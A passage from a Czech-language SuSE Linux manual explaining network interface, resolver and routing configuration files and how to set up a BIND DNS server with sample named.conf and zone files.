výběr rozhraní, zda používáte RJ-45 nebo BNC přípojku atd. Bližší informace
naleznete vždy v dokumentaci k ovladači.

V dialogu **Konfigurace síťové adresy** pak nastavíte IP adresu, jméno počítače
a další síťová nastavení. Pokud vytváříte vlastní síť, pak se podívejte
do kapitoly *TCP/IP – Linuxem používaný protokol* na straně 366, resp. tab-
ulky *Síťové masky a směrování* na straně 372. Jinak zde uveďte údaje od správce
systému. Nezapomeňte také nastavit název počítače a nameserver tak, aby bylo
možné převádět IP adresy na názvy počítačů a naopak. Dále zde můžete nasta-
vit také směrování (angl. *routing*) na počítači.

Zde také končí konfigurace síťové karty. YaST2 nakonec spustí SuSEconfig a
upraví textové konfigurační soubory. Poté je třeba restartovat síť, tak, aby se
změny projevíly. To můžete provést příkazem

```
earth:~ # rcnetwork restart
```

PCMCIA

PCMCIA kartám, na rozdíl od pevně zabudovaných síťových karet není přidělováno trvale zařízení, např. `eth0`, ale získávají ho dle potřeby. Aby se předešlo případným konfliktům s pevně zabudovanými kartami, spouští se PCMCIA systém až po síti.

Pokud byste chtěli provádět nastavení PCMCIA ručně, pak naleznete konfigurační a startovací skripty v adresáři `/etc/sysconfig/pcmcia`. Tyto skripty se spouští v okamžiku, kdy `cardmgr`, tzv. (angl. *PCMCIA Device Manager*), detekuje připojenou PCMCIA kartu. Proto není třeba spouštět PCMCIA před startem sítě.

Konfigurace IPv6

Pokud chcete používat IPv6, není třeba obecně provádět žádnou konfiguraci na pracovních stanicích. Stačí pouze aktivovat podporu IPv6 v jádře. To můžete provést např. příkazem

```
earth:~ # modprobe ipv6
```

Protože se IPv6 z velké části konfiguruje samo, bude síťové kartě přiřazena adresa v link-local síti. Standardně není třeba mít na pracovní stanici směrovací tabulku. Pro směrování se používá Router Advertisement Protocol, pomocí kterého se pracovní stanice dotazuje na prefix a které brány mají být používány. K nastavení směrovače pro IPv6 slouží program `radvd`. Tento program pak sdělí pracovním stanicím prefixy pro IPv6 adresy a informace o směrování.

Manuální konfigurace sítě

Ruční konfiguraci sítě byste měli použít pouze jako záložní řešení nebo pro speciální případy. Jinak je lepší využít YaST2.

Pro de-/aktivaci jednotlivých síťových rozhraní se používají příkazy `/sbin/ifup`, resp. `ifdown`. Stav síťového zařízení zjistíte příkazem `ifstatus`.

Např. síťové rozhraní `eth0` aktivujete jako `root` příkazem `ifup eth0`. Definice jednotlivých rozhraní naleznete v adresáři `/etc/sysconfig/network/`.

Konfigurační soubory

Zde je uveden přehled síťových konfiguračních souborů, jejich formátů a funkcí.

/etc/sysconfig/network/ifcfg-* Tento soubor obsahuje data pro jednotlivá síťová rozhraní. Mohou být pojmenovány podle názvu rozhraní (`ifcfg-eth2`) nebo podle hardwarové adresy síťové karty (`ifcfg-000086386be3`) nebo podle hardwarového popisu karty (`ifcfg-usb`). Pokud budou používány síťové aliasy, nazývají se potřebné soubory `ifcfg-eth2:1` nebo `ifcfg-usb:1`. Skript `ifup` pak dostane kromě názvu rozhraní podle potřeby také hw popis a hledá odpovídající soubory ke konfiguraci.

Tyto soubory obsahují IP adresu (`BOOTPROTO="static",IPADDR="10.10.11.214"`) nebo odkaz na používání DHCP (`BOOTPROTO="dhcp"`). IP adresa síťové masky je již uvedena (`IPADDR="10.10.11.214/16"`) nebo je možné ji zadat separátně (`NETMASK="255.255.0.0"`).

/etc/sysconfig/network/config,dhcp,wireless Soubor `config` obsahuje obecné nastavení chování `ifup`, `ifdown` a `ifstatus`. Vše je opatřeno podrobnými komentáři. Stejně tak je komentován soubor `dhcp` a `wireless`, kde jsou obecná nastavení pro DHCP a radiové karty. Všechny proměnné v těchto souborech je možné použít také v `ifcfg-*`, kde jsou nadřazené.

/etc/hosts

V tomto souboru (viz soub. *Konfigurační soubory* na této straně) se přiřazují jménům počítačů IP adresy. Pokud se nepoužívá nameserver, musíte zde uvést všechny počítače, na které chcete mít přístup pomocí jména. Každý počítač je na zvláštní řádce, sestávající se postupně z IP adresy, plně kvalifikovaného jména počítače a jeho aliasů, oddělených mezerami nebo tabulátory. Komentáře začínají znakem `#`.

```
# hosts          This file describes a number of hostname-to-address
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no name servers are running.
#               On small systems, this file can be used instead of
#               a "named" name server.  Just add the names,
#               addresses and any aliases to this file...
#
127.0.0.1 localhost
192.168.0.1 helios.cosmos.com helios
192.168.0.20 earth.cosmos.com earth
# End of hosts
```

Obsah souboru 40: /etc/hosts

/etc/networks

Zde se převádějí jména sítí na síťové adresy. Formát je stejný jako u souboru *hosts*, pouze síťová jména jsou jako první a za nimi následují adresy (viz soub. *Konfigurační soubory* na této straně).

```
# networks      This file describes a number of netname-to-address
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no name servers are running.
#
loopback        127.0.0.0
localnet        192.168.0.0
# End of networks.
```

Obsah souboru 41: /etc/networks

/etc/host.conf

Se stará o převod jmen prostřednictvím *resolveru* a tento převod je řízen právě tímto souborem. Tento konfigurační soubor se používá pouze pro soubory, které jsou slinkovány proti *libc4* nebo *libc5* – novější programy linkované proti *glibc* se nastavují v souboru */etc/nsswitch.conf*! Každý parametr je uveden na samostatném řádku a komentáře jsou uvozeny znakem `'#'`. Přípustné parametry jsou uvedeny v tabulce *Konfigurační soubory* na následující straně.

<i>order hosts, bind</i>	Stanoví, v jakém pořadí se zavolají služby pro převod jména počítače (<i>hostname</i>) na IP adresu. Možné argumenty jsou <i>hosts</i> : prohledávat soubor <i>/etc/hosts</i> <i>bind</i> : použít nameserver <i>nis</i> : prostřednictvím NIS
<i>multi on/off</i>	Stanoví, zda počítač, uvedený v <i>/etc/hosts</i> , smí mít více IP adres.
<i>nospoof on</i>	Tyto parametry mají vliv pouze na <i>spoofing</i>
<i>alert on/off</i>	nameserveru.

Tabulka 16.9: continued overleaf...

trim název domény	Zadané jméno domény se při převodu oddělí od jména počítače (pokud ovšem jméno počítače obsahovalo doménu). Tato volba se hodí, pokud jsou v souboru <code>/etc/hosts</code> jen jména z lokální domény, které by měly být také rozpoznatelné i s připojenou doménou.
----------------------	---

Tabulka 16.9: Parametry pro `/etc/host.conf`

Příklad `/etc/host.conf` ukazuje soubor *Konfigurační soubory* na této straně.

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

Obsah souboru 42: `/etc/host.conf`

`/etc/nsswitch.conf`

Pomocí GNU C library 2.0 může nyní SuSE Linux využívat (angl. *Name Service Switch*) (NSS) (viz. `[5]nsswitch.conf`, případně podrobný manuál *The GNU C Library Reference Manual*, kap. "System Databases and Name Service Switch" balík `libcinfo`, série `doc`).

V souboru `/etc/nsswitch.conf` se uvede, v jakém pořadí je informace požadována. Příklad ukazuje soub. *Konfigurační soubory* na následující straně. Komentáře se oddělují znakem ``#'`.

Položka (`files dns`) v tzv. (angl. *databázi*) `hosts` zde například znamená, že po spuštění `/etc/hosts (files)` se vyše požadavek DNS (Do-

main Name Service) (viz odst. *DNS – doménová jména* na straně 391).

```
#
# /etc/nsswitch.conf
#
passwd:      compat
group:       compat

hosts:       files dns
networks:    files dns

services:    db files
protocols:   db files

netgroup:    files
automount:   files nis
```

Obsah souboru 43: /etc/nsswitch.conf

Databáze, dosažitelné pomocí NSS, uvádí tab. *Konfigurační soubory* na této straně. V budoucnu se ještě počítá s parametry automount, bootparams, netmasks a publickey.

aliases	Poštovní aliasy pro sendmail(8) viz [5]aliases.
ethers	Ethernetové adresy.
group	Uživatelské skupiny pro getgrent(3) viz [5]group.
hosts	Jména počítačů (hostnames) a IP adresy pro gethostbyname(3) a podobné funkce.
netgroup	Platný seznam počítačů a uživatelů v síti pro práci s přístupovými právy, viz [5]netgroup.
networks	Jména a adresy sítí pro getnetent(3).
passwd	Uživatelská hesla pro getpwent(3), viz. [5]passwd.
protocols	Síťové protokoly pro getprotoent(3), viz [5]protocols.
rpc	Jména a adresy Remote Procedure Call pro getrpcbyname(3) a podobné funkce.
services	Síťové služby, getservent(3)
shadow	Stínová hesla uživatelů, které používá getsppnam(3), viz [5]shadow.

Tabulka 16.10: Databáze dosažitelné pomocí /etc/nsswitch.conf

Všechny konfigurační možnosti databáze NSS uvádí tab. *Konfigurační soubory* na této straně.

files	Přímý přístup k souborům, např. <code>/etc/aliases</code> .
db	Přístup přes databázi.
nis	NIS viz odst. <i>NIS – uživatelé v síti</i> na straně 418.
nisplus	
dns	Pouze s rozšířeními <code>hosts</code> a <code>networks</code> .
compat	Pouze s rozšířeními <code>passwd</code> , <code>shadow</code> a <code>group</code> .
–dále–	je možné spouštět různé reakce na různé výsledky vyhledávání – detaily viz <code>[5]nsswitch.conf</code> .

Tabulka 16.11: Konfigurační možnosti databáze NSS

`/etc/nscd.conf`

Pomocí tohoto souboru se konfiguruje program `nscd` (angl. *Name Service Cache Daemon*), viz `[8]nscd` a `[5]nscd.conf`. Týká se informací v `passwd`, `groups` a `hosts`. Démon se musí znovu nastartovat, když se např. mění DNS při změně `/etc/resolv.conf`. Je-li např. aktivována vyrovnávací paměť (cache) pro `passwd`, trvá zpravidla 15 sekund, než je systému znám nově založený lokální uživatel. Opětovným spuštěním programu `nscd` se tato doba čekání dá zkrátit. Slouží k tomu příkaz

```
earth:~ # rcnscd restart
```

`/etc/resolv.conf`

Podobně jako `/etc/host.conf`, tento soubor hraje zásadní roli při určování (resolving) jmen počítačů pomocí knihovny *resolver*.

Zde se zadává, do které domény počítač patří (klíčové slovo `search`) a jaká je adresa nameserveru (klíčové slovo `nameserver`). Dá se zadat více jmen domén (ale tím déle pak trvá rozhodnutí o jménu). Při rozhodování o nikoli plně kvalifikovaném jménu se připojí položky `search` postupně za sebou, aby daly plně kvalifikované jméno. Uvádějí se zde nameservery, každý na vlastní řádce, začínající slovem `nameserver`. Komentáře se oddělují znaky `#`. Příklad `/etc/resolv.conf` ukazuje soubor *Konfigurační soubory* na této straně.

```
# /etc/resolv.conf
```

```
#
# Our domain
search cosmos.com
#
# We use helios (192.168.0.1) as nameserver
nameserver 192.168.0.1
# End of resolv.conf
```

Obsah souboru 44: */etc/resolv.conf*

YaST2 (viz odst. *Sít'ová karta* na straně 105) zde při instalaci automaticky doplní zadaný nameserver!

Některé služby jako je pppd (wvdial), ipppd (isdn), dhcp (dhcpcd a dhclient), pcmcia a hotplug upravují soubor */etc/resolv.conf* skriptem *modify_resolvconf*.

Když je soubor */etc/resolv.conf* upraven tímto skriptem, obsahuje také komentář s informací o modifikované službě, kde je uložena původní verze souboru a jak je možné automatické modifikace vypnout.

Když je */etc/resolv.conf* vícekrát upraven, tak i pak je možné tyto změny vrátit do původního stavu – to se může stát u isdn, pcmcia a hotplugu.

V případě, že určitá služba není korektně ukončena, pak je možné skriptem *modify_resolvconf* dosáhnout původního stavu. Při startování systému se kontroluje, zda je *resolv.conf* modifikován (např. kvůli pádu systému). V tom případě je pak obnoven původní *resolv.conf*.

YaST2 pomocí *modify_resolvconf* kontroluje, zda je *resolv.conf* modifikován a případně varuje uživatele, že případné změny se po zrestaurování ztratí.

/etc/HOSTNAME

Tento soubor se čte při startu různými skripty. Smí obsahovat jenom jednu řádku, na kterou se zadá jméno počítače (holé, bez domény!).

Startovací skripty

Kromě popsaných konfiguračních souborů je zde ještě řada skriptů, které spouštějí sít'ové programy během startu počítače, a to v okamžiku, kdy systém přejde na některou víceuživatelskou úroveň (angl. *multiuser runlevel*) (viz tab. *Startovací skripty* na následující straně).

<code>/etc/init.d/network</code>	Tento skript se stará o hardwarovou a softwarovou konfiguraci sítě při startu systému. Nastavuje IP adresu, síťovou adresu, síťovou masku a bránu (viz odst. <i>Síťová karta</i> na straně 105).
<code>/etc/init.d/xinetd</code>	Spustí program <code>xinetd</code> . To je potřeba, chcete-li se přihlásit k tomuto počítači přes síť.
<code>/etc/init.d/portmap</code>	Spustí <code>portmapper</code> , který je potřeba, aby se dal použít server RPC, např. pro export souborového systému přes NFS.
<code>/etc/init.d/nfsserver</code>	Spustí server NFS.
<code>/etc/init.d/postfix</code>	Řídí proces <code>postfix</code> .
<code>/etc/init.d/ypserv</code>	Spustí server NIS.
<code>/etc/init.d/ypbind</code>	Spustí klient NIS.

Tabulka 16.12: Startovací skripty síťových programů

Směrování a SuSE Linux

Od verze SuSE Linux 8.0 je směrovací tabulka v konfiguračních souborech `/etc/sysconfig/network/routes` a `/etc/sysconfig/network/ifroute-*`

V souboru `/etc/sysconfig/network/routes` můžete nastavit všechny statické směrovací záznamy, používané pro směrování k počítači, skrze bránu nebo přes síť.

Pro všechna rozhraní (angl. *interface*), která potřebují individuální směrování je možné vytvářet samostatné konfigurační soubory (`/etc/sysconfig/network/ifroute-*`). Zde je třeba nahradit v `ifroute-*` hvězdičku názvem rozhraní. Tento soubor pak může vypadat např. takto

```
DESTINATION      GATEWAY NETMASK  INTERFACE [ TYPE ] [ OPTIONS ]
DESTINATION      GATEWAY PREFIXLEN INTERFACE [ TYPE ] [ OPTIONS ]
DESTINATION/PREFIXLEN GATEWAY -      INTERFACE [ TYPE ] [ OPTIONS ]
```

Když není uveden parametr `GATEWAY`, `NETMASK`, `PREFIXLEN` nebo `INTERFACE`, pak je třeba místo něj psát ``-'`. Položky `TYPE` a `OPTIONS` nejsou povinné.

- V prvním sloupci (DESTINATION) je uveden cíl směrovacího záznamu. Zde může být IP adresa sítě nebo počítače. Když je dostupný nameserver, pak také celý název sítě nebo počítače
- Druhý sloupec (GATEWAY) slouží pro uvedení defaultní brány (angl. *gateway*) nebo brány, skrze kterou se přistupuje k počítači, resp. síti
- Ve třetím sloupci se uvádějí síťové masky pro síť nebo počítače. Např. pro počítač umístěný za branou je maska 255 . 255 . 255 . 255
- Poslední sloupec je relevantní pro síť připojené na lokální počítač (programová smyčka(angl. *loopback*), Ethernet, ISDN, PPP ...). Zde je třeba uvádět název zařízení

Následující skripty v adresáři `/sbin/` ulehčují práci se směrovacími záznamy:

ifup-route nastaví směrovací záznam

ifdown-route smaže směrovací záznam

ifstatus-route vypíše status konfigurovaných směrovacích záznamů

DNS – doménová jména

Síťová služba DNS (angl. *Domain Name Service*) se používá k tzv. vyřešení doménových jmen a jmen počítačů nalezením jejich odpovídajících IP adres. Tím se například jménu počítače `earth` přiřadí IP adresa `192.168.0.20`.

Spuštění nameserveru BIND

Nameserver BIND je v SUSE Linuxu již předkonfigurovaný, takže ho můžete spustit již po instalaci.

Pokud máte fungující internetové připojení a do `/etc/resolv.conf` vložíte jako nameserver `127.0.0.1` pro localhost, pak máte již fungující převod jmen na IP adresy bez nutnosti znát IP adresu DNS serveru poskytovatele. BIND zde provádí převod jmen prostřednictvím root nameserveru, což je ale výrazně pomalejší.

Výhodnější je uvést IP adresu DNS poskytovatele do konfiguračního souboru `/etc/named.conf` pod `forwarders`. Takto získáte efektivní a bezpečný převod. Toto funguje v případě, že nameserver běží jako `caching-only`.

Teprve v případě, že spravujete vlastní zónu, budete potřebovat opravdové DNS. Jednoduchý příklad konfigurace naleznete v `/usr/share/doc/packages/bindX/sample-config`, kde `X` nahradíte číslem verze.

Nejdřív ale musíte mít doménu registrovanou. A i v případě, že jste vlastníky domény, kterou ale spravuje poskytovatel, neměli byste toto používat, protože BIND jinak nebude forwardovat (přeposílat dále) dotazy na tuto doménu. Takže třeba webový server umístěný u poskytovatele nebude pro vlastní doménu přístupný.

Pro spuštění nameserveru zadejte na příkazové řádce jako uživatel `root`

```
rcnamed start
```

Když se vpravo zobrazí zeleně `done` pak je démon `named`, spuštěn. Na lokálním počítači je možné fungování nameserveru ihned vyzkoušet tak, že použijete program `nslookup`. Jako default server musí být zobrazen localhost s adresou `127.0.0.1`. Pokud tomu tak není, pak je pravděpodobně v `/etc/resolv.conf` uveden špatný nameserver nebo tento soubor vůbec neexistuje. Když se zobrazí chybové hlášení `No response from server` apod., pak je třeba následujícím příkazem zkontrolovat, zda `named` vůbec běží

```
rcnamed status
```

Jestliže není nameserver spuštěn nebo vykazuje chybné chování, pak naleznete příčinu v protokolovém souboru `/var/log/messages`. U vytáčeného spo-

jení je třeba, aby BIND při startu zkontroloval root nameserver. Když se mu to nepodaří, jelikož není k dispozici připojení k Internetu, může to vést k tomu, že nejsou vyřizovány vůbec žádné DNS dotazy kromě lokálně definovaných zón.

Když chcete používat nameserver poskytovatele nebo vlastní nameserver běžící ve vlastní síti jako forwarder, pak je třeba ho/je uvést do části options mezi forwarders (viz příklad *Spuštění nameserveru BIND* na této straně)

```
options {
    directory "/var/lib/named";
    forwarders { 10.11.12.13; 10.11.12.14; };
    listen-on { 127.0.0.1; 192.168.0.99; };
    allow-query { 127/8; 192.168.0/24; };
    notify no;
};
```

Obsah souboru 45: Volby pro přeposílání v named.conf

IP adresy v příkladu jsou náhodně zvoleny. Také si všimněte, že každá položka je oddělena středníkem a složenými závorkami.

Po provedení změn v konfiguračních souborech je třeba, aby BIND načel nové hodnoty, což je možné provést příkazem `rcnamed reload`. Další možností je zcela restartovat nameserver příkazem `rcnamed restart`.

Konfigurační soubor /etc/named.conf

Všechna nastavení pro BIND se provádějí v souboru `/etc/named.conf`. Samotná data pro zónu, názvy počítačů, IP adresy atd. pro spravované domény jsou v separátních souborech v adresáři `/var/lib/named`. Bližší informace jsou uvedeny v následujícím textu.

Konfigurační soubor `/etc/named.conf` se dělí na dvě oblasti. Obecná nastavení jsou v části options a v zone položky pro jednotlivé domény. Kromě toho je zde také oblast logging a položky typu acl. Komentáře začínají znakem `'#'` a případně také `'//'`.

Jak může vypadat minimalistický `/etc/named.conf` uvádí příklad *Konfigurační soubor /etc/named.conf* na této straně

```
options {
    directory "/var/lib/named";
```

```

        forwarders { 10.0.0.1; };
        notify no;
};

zone "localhost" in {
    type master;
    file "localhost.zone";
};

zone "0.0.127.in-addr.arpa" in {
    type master;
    file "127.0.0.zone";
};

zone "." in {
    type hint;
    file "root.hint";
};

```

Obsah souboru 46: Minimalistický `/etc/named.conf`

Tento příklad můžete použít pro BIND8 i 9, protože zde nejsou uvedeny žádné speciální volby, které jsou dostupné pouze v jedné z obou verzí. Současná verze BIND9 akceptuje všechna nastavení vytvořená původně pro BIND8 a také při svém startu zkontroluje, pokud není některá volba implementována. Speciální BIND9 volby nejsou ve starší verzi podporovány.

Nejdůležitější konfigurační volby v sekci `options`

directory `"/var/lib/named"`; udává adresář, kde BIND bude hledat soubory s daty o jednotlivých zónách

forwarders { 10.0.0.1; }; se používá, pro uvedení IP adresy jednoho nebo více nameserverů (většinou nameserverů poskytovatele), na které jsou DNS dotazy přeposílány v případě, že je není možné zodpovědět přímo

forward first; způsobí, že DNS dotaz je ihned přeposlán bez toho, aby byl dotazován root nameserver. Místo forward first je možné použít také forward only, pak nebude root nameserver vůbec dotazován, což se může hodit při různých konfiguracích firewallu

listen-on port 53 { 127.0.0.1; 192.168.0.1; }; sděluje BINDu, na kterém síťovém rozhraní a portu má poslouchat dotazy klientů. V našem případě není třeba port 53 vůbec uvádět, protože se jedná o standardní port, na kterém

BIND poslouchá. Když je tato položka vynechána, pak jsou standardně použita všechna rozhraní

query-source address * port 53; se používá tehdy, když firewall blokuje externí DNS dotazy. BIND pak posílá dotazy ven od portu 53 a ne vyššího než 1024

allow-query { 127.0.0.1; 192.168.1/24; }; obsahuje sítě, ze kterých mohou klienti posílat DNS dotazy. Číslo /24 je zde zkrácený zápis síťové masky a znamená, že síťová maska je dlouhá 24 bitů, což je 255.255.255.0

allow-transfer { ! *; }; řídí, které počítače mohou požadovat transfer zóny. Zde je to pomocí ! * zakázáno zcela. Pokud by zde tato položka nebyla, pak je možné provádět transfer zóny odkudkoliv a bez omezení

statistics-interval 0; bez této položky generuje BIND8 každou hodinu několik řádků do protokolového souboru /var/log/messages. Nula potlačuje tento výstup, jinak je možné uvádět čas v minutách

cleaning-interval 720; určuje, v jakém časovém odstupu bude BIND8 čistit svou cache. To vždy vygeneruje zápis do /var/log/messages. Čas se udává v minutách a přednastavenou hodnotou je 60 minut

interface-interval 0; BIND8 prohledává pravidelně síťová rozhraní a hledá platná rozhraní (nová nebo již odpojená). Nula zamezí tomuto hledání a BIND8 bude pracovat pouze s rozhraními, která nalezne při startu. Čas se udává v minutách a přednastavenou hodnotou je 60 minut

notify no; parametr no způsobí, že žádný další nameserver nebude upozorněn v případě, že se změní data pro zónu nebo bude nameserver restartován

Konfigurace v sekci logging

BIND8 má široké možnosti, co se týče možností protokolovat různé události. Ze začátku byste měli nechat přednastavené hodnoty. Příklad *Konfigurace v sekci logging* na této straně obsahuje nejjednodušší možnou formu

```
logging {  
  
    category default { null; };  
  
};
```

Obsah souboru 47: Protokolování je potlačeno

Struktura souboru odkazujícího na data pro zóny

```
zone "moje-domena.cz" in {
    type master;
    file "moje-domena.zone";
    notify no;
};
```

Obsah souboru 48: Data zóny moje-domena.cz

Za zone je uveden název spravované domény, zde tedy moje-domena.cz následovaná in a složenými závorkami, které pak obsahují volby pro tuto zónu (viz *Struktura souboru odkazujícího na data pro zóny* na této straně). Když definujete sekundární zónu (angl. *slave zone*), změníte pouze type na slave a je třeba uvést nameserver, který spravuje zónu jako master (viz *Struktura souboru odkazujícího na data pro zóny* na této straně).

```
zone "jina-domena.cz" in {
    type slave;
    file "slave/jina-domena.zone";
    masters { 10.0.0.1; };
};
```

Obsah souboru 49: Data zóny jina-domena.cz

Volby:

type master; určuje, že tato zóna je spravována na tomto nameserveru. To předpokládá správně vytvořený soubor pro zónu

type slave; tato zóna je transferována z jiného nameserveru, kde je jako masters

type hint; zóna . typu hint se používá pro root nameserver. Můžete nechat tak, jak je

file moje-domena.zone nebo slave/jina-domena.zone; obsahuje soubory, kde jsou data pro jednotlivé domény. Když je typ slave, pak tento soubor nemusí existovat, protože jeho obsah je přenášen z jiného nameserveru. Pro odlišení primárních a sekundárních souborů se používá adresář slave

masters { 10.0.0.1; }; tuto položku je třeba uvádět pouze u sekundárních zón a uvádí, ze kterého nameserveru jsou přenášena data o zóně

allow-update { ! *; }; tato volba určuje práva pro zápis do souboru s daty zóny pro externí uživatele. Z bezpečnostního hlediska může být toto problematické a proto je obecně externí zápis zakázán !

Struktura souboru s daty pro zónu

Používají se dva druhy souborů s daty zóny. Jedny slouží pro přiřazení IP adresy počítači a druhé pak pro reverzní převod, tedy pro přiřazení názvu počítače k IP adrese.

Velký význam zde má tečka, protože když jsou názvy počítačů uvedeny bez tečky, pak je vždy doplňována zóna. Proto je třeba již kompletní názvy počítačů ukončit tečkou tak, aby zde nebyla doména uvedena dvakrát. Chybějící tečky nebo jejich špatné umístění jsou často příčinou chyb v konfiguraci nameserverů.

První případ si ukážeme na souboru `world.zone`, který odpovídá za doménu `world.all` (viz *Struktura souboru s daty pro zónu* na této straně).

```
1. $TTL 2D
2. world.all.      IN SOA      gateway root.world.all. (
3.                2001040901 ; serial
4.                1D        ; refresh
5.                2H        ; retry
6.                1W        ; expiry
7.                2D )      ; minimum
8.
9.                IN NS      gateway
10.               IN MX      10 sun
11.
12. gateway        IN A       192.168.0.1
13.               IN A       192.168.1.1
14. sun            IN A       192.168.0.2
15. moon           IN A       192.168.0.3
16. earth          IN A       192.168.1.2
17. mars           IN A       192.168.1.3
```

Obsah souboru 50: *Soubor /var/lib/named/world.zone*

Řádek 1: \$TTL definuje standardní délku platnosti – TTL (angl. *Time To Live*), která platí pro všechny položky v tomto souboru. V našem případě jsou to dva dny (2D)

Řádek 2: zde začíná SOA control record:

- Na prvním místě zde stojí název spravované domény `world.all` ukončené tečkou, protože jinak by byla zóna přidána ještě jednou. Alternativním řešením je zde psát zavináč '@', pak bude použita zóna z `/etc/named.conf`

- Za IN SOA je uveden název nameserveru, který je primární (angl. *master*) pro tuto zónu. V našem případě expanduje gateway na gateway.world.all, protože není s tečkou
- Následuje e-mailová adresa osoby odpovídající za tento nameserver. Protože zde má zavináč zvláštní význam, používá se místo něj tečka. Takže místo root@world.all se píše root.world.all.. Ani zde není možné zapomenout tečku
- Na konci je pak levá závorka ` (' , která uzavírá až do `) ' SOA záznamy

Řádek 3: obsahuje relační číslo (angl. *serial number*), které se při každé změně v souboru má zvýšit. To slouží sekundárním nameserverům pro porovnávání své konfigurace s primárním nameserverem. Jako formát čísla se ujal YYYYMMDDNN

Řádek 4: refresh rate udává časový interval, po jehož uplynutí bude sekundární server opět kontrolovat serial number na primárním serveru zóny. V našem případě tedy jeden den (1D)

Řádek 5: retry rate udává časový interval, po jehož uplynutí se sekundární server opět pokusí kontaktovat primární v případě, že se původní kontakt z důvodu chyby neuskutečnil. Zde dvě hodiny (2H)

Řádek 6: expiration time po jeho uplynutí sekundární nameserver vyhodí data z cache, pokud nemůže kontaktovat primární server. Zde jeden týden (1W)

Řádek 7: minimum time to live stanoví, jak dlouho mohou být uchovávány (v cache) odpovědi na DNS dotazy jiných serverů než ztratí platnost a je třeba se dotázat znovu

Řádek 9: IN NS udává nameserver odpovědný za tuto doménu. Také zde platí, že gateway expanduje na gateway.world.all, protože je bez tečky. Může zde být uvedeno více řádků, jeden pro primární a další pro sekundární nameserver. Když je pro tuto zónu v `/etc/named.conf` nastaven notify na yes, pak budou všechny zde uvedené nameservery informovány o změnách dat zóny

Řádek 10: MX záznam stanoví poštovní server pro doménu world.all. Tento server poštu přijímá a dále zpracovává, resp. přeposílá. Kromě názvu serveru se uvádí preferenční hodnota, tj. nejdříve bude pošta zaslána serveru s nižším číslem a teprve při problémech s doručením bude použit server s vyšší hodnotou

Řádek 12-17: zde jsou vlastní adresní záznamy, kde jsou názvům počítačů přiřazeny IP adresy, resp. jedna IP adresa. Názvy počítačů jsou uváděny bez tečky a budou tak rozšířeny o doménu. Více IP adres se používá u počítačů, které mají více síťových karet

Pro *reverzní převod* (angl. *reverse lookup*) IP adres na názvy počítačů se používá pseudodoména in-addr.arpa. Z 192.168.1 se pak stane 1.168.192.in-addr.arpa. Bližší informace viz *Struktura souboru s daty pro zónu* na této straně

```
1. $TTL 2D
2. 1.168.192.in-addr.arpa. IN SOA gateway.world.all. root.world.all. (
3. 2001040901 ; serial
4. 1D ; refresh
5. 2H ; retry
6. 1W ; expiry
7. 2D ) ; minimum
8.
9. IN NS gateway.world.all.
10.
11. 1 IN PTR gateway.world.all.
12. 2 IN PTR earth.world.all.
13. 3 IN PTR mars.world.all.
```

Obsah souboru 51: Reverzní převod adres

Řádek 1: \$TTL definuje standardní délku platnosti – TTL (angl. *Time To Live*), která platí pro všechny položky v tomto souboru. V našem případě jsou to dva dny (2D)

Řádek 2: Reverzní převod je zde umožněn pro síť 192.168.1.0. Protože se zde zóna nazývá 1.168.192.in-addr.arpa, nebudeme ji určitě připojovat za názvy počítačů, a proto je píšeme celé včetně domény

Řádek 3-7: viz příklad world.all

Řádek 9: I zde je uveden nameserver, který odpovídá za zónu a je uveden včetně domény

Řádek 11-13: toto jsou pointer záznamy, které uvádějí k IP adrese náležející názvy počítačů. Zde se uvádí pouze poslední pozice IP adresy bez tečky

Příkladová konfigurace DNS

V této příkladové konfiguraci nameserveru budeme vycházet z předpokladu, že doména se jmenuje world.all, máte počítač s bránou, který zajišťuje spojení k Internetu a dvě vnitropodnikové sítě, které jsou navzájem propojeny také skrze tuto bránu. Tento počítač bude naším nameserverem a bude se jmenovat gateway. Síť tedy vypadá takto:

Síť 1 obsahuje počítače:

- gateway IP 192.168.1.1
- earth IP 192.168.1.2
- mars IP 192.168.1.3

Síť 2 pak:

- gateway IP 192.168.0.1
- sun IP 192.168.0.2
- moon IP 192.168.0.3

Počítače earth a mars jsou se sunem a moonem spojeny pouze skrze gateway a také pouze tuto bránu mohou přistupovat k Internetu.

Pro konfiguraci nameserveru budou třeba následující soubory:

named.conf centrální konfigurační soubor

world.zone obsahuje tabulku počítačů

192.168.1.zone pro podsít' s počítači earth a mars

192.168.0.zone pro podsít' s počítači sun a moon

localhost.zone obsahuje IP adresu localhosta

127.0.0.zone programová smyčka

root.hint obsahuje root server Internetu

Soubory `localhost.zone`, `127.0.0.zone` a `root.hint` jsou automaticky vytvořeny při instalaci BINDu.

Soubor `/etc/named.conf` je třeba upravit podle *Příkladová konfigurace DNS* na následující straně.

```

acl internal { 127.0.0.1; 192.168.1/24; 192.168.0/24; };

options {
    directory "/var/lib/named";
    allow-query { internal; };
#   forwarders { 10.0.0.1; };
#   listen-on port 53 { 127.0.0.1; 192.168.0.1; 192.168.1.1; };
#   query-source address * port 53;
    cleaning-interval 120;
    statistics-interval 0;
    notify no;
};

zone "world.all" in {
    type master;
    file "world.zone";
};

zone "0.168.192.in-addr.arpa" in {
    type master;
    file "192.168.0.zone";
};

zone "1.168.192.in-addr.arpa" in {
    type master;
    file "192.168.1.zone";
};

zone "localhost" in {
    type master;
    file "localhost.zone";
};

zone "0.0.127.in-addr.arpa" in {
    type master;
    file "127.0.0.zone";
};

zone "." in {
    type hint;
    file "root.hint";
};

```

Obsah souboru 52: Soubor named.conf

Položka `acl` je seznam kontroly přístupu, který určuje IP adresy, z nichž je možné přistupovat k DNS serveru.

`directory` stanoví, kde se nachází další konfigurační soubory. Standardní hodnotou je `/var/lib/named/`.

`listen-on Port` určuje port, na kterém bude nameserver poslouchat DNS dotazy.

`zone` položky stanoví, ve kterých konfiguračních souborech jsou přiřazovány IP adresy a názvy počítačů. Tyto soubory je třeba v následujícím kroku vytvořit a to v adresáři `/var/lib/named/`.

V souboru `world.zone` (viz *Příkladová konfigurace DNS* na této straně) je uvedena kompletní tabulka počítačů. V našem příkladu vypadá takto:

\$TTL 2D

```
world.all. IN SOA      gateway      root.world.all. (
                        2001040501      ; serial
                        1D                ; refresh
                        2H                ; retry
                        1W                ; expiry
                        2D )              ; minimum

                        IN NS      gateway
                        IN MX      10 sun

gateway IN A~192.168.0.1
        IN A~192.168.1.1
sun     IN A~192.168.0.2
moon    IN A~192.168.0.3
earth   IN A~192.168.1.2
